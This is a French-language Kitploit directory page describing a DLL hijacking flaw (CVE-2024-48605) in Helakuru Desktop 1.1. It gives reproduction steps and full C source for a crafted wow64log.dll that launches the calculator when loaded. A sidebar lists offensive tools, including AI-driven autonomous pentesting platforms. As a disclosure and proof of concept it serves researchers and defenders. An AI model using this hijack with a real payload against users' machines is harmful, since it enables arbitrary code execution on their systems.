Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
HelakuruV.1.1-DLLHijack — Helakuru Version 1.1 Détournement de DLL - CVE-2024-48605 | Kitploit

Outils/GitHubGitHub/surajhacx/helakuruv.1.1-dllhijack
Analyse des VulnérabilitésAnalyse de CodeExploitationDéveloppement de Charges UtilesExploitation de Binaires
GitHubsurajhacx/helakuruv.1.1-dllhijack

HelakuruV.1.1-DLLHijack

Helakuru Version 1.1 Détournement de DLL - CVE-2024-48605

Voir le dépôt
561il y a 1 anPas encore vérifié
Partager

Vulnérabilité de détournement de DLL dans Helakuru

Résumé

La version 1.1v de Helakuru Desktop fonctionne sur les architectures 64 bits et 32 bits. Lors des tests, il a été identifié que le programme tente de charger wow64log.dll, qui n'est pas inclus par défaut dans les systèmes d'exploitation Windows modernes. Cela entraîne une erreur « Name not found », exposant le programme à une vulnérabilité de détournement de DLL. En créant une wow64log.dll malveillante, une exécution de code arbitraire peut être réalisée.

Version concernée

Helakuru Desktop 1.1v

Étapes pour reproduire


  1. Surveiller le chargement des DLL avec ProcMon
  • ProcMon affichant l'opération CreateFile avec « Name not found » pour wow64log.dll Pasted image 20240925232040
  1. Créer une wow64log.dll malveillante
#include <windows.h>
#include <stdio.h>

void LaunchCalculator()
{
    STARTUPINFOA si;
    PROCESS_INFORMATION pi;

    ZeroMemory(&si, sizeof(si));
    si.cb = sizeof(si);
    ZeroMemory(&pi, sizeof(pi));

    const char* calcCmd = "C:\\Windows\\System32\\calc.exe";

    if (!CreateProcessA(
        NULL,          
        (LPSTR)calcCmd, 
        NULL,          
        NULL,          
        FALSE,         
        0,             
        NULL,          
        NULL,          
        &si,           
        &pi))          
    {
        printf("CreateProcess failed (%d).\n", GetLastError());
    }
    else
    {
        WaitForSingleObject(pi.hProcess, INFINITE);
        CloseHandle(pi.hProcess);
        CloseHandle(pi.hThread);
    }
}

BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        LaunchCalculator();
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
  1. Exécuter Helakuru Desktop

  • Relancez Helakuru Desktop. La wow64log.dll malveillante sera maintenant chargée dans le programme, déclenchant la Calculatrice comme démonstration d'une injection DLL réussie. Pasted image 20240925233737
  1. Vérifier le chargement de la DLL avec ProcMon
  • Rouvrez ProcMon et observez que la wow64log.dll est chargée avec succès cette fois, confirmant que la DLL personnalisée a été exécutée par le programme. Pasted image 20240925232728

Impact : Cette vulnérabilité permet l'exécution de code arbitraire.

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    640
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    391
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    335
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    258
  • 6

    antifox

    antifox-ai/antifox

    Plateforme de test d'intrusion autonome multi-agents par IA qui exécute la reconnaissance, la découverte de la surface d'attaque, la validation de l'exploitation et la livraison de rapports étayés par des preuves.

    249

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →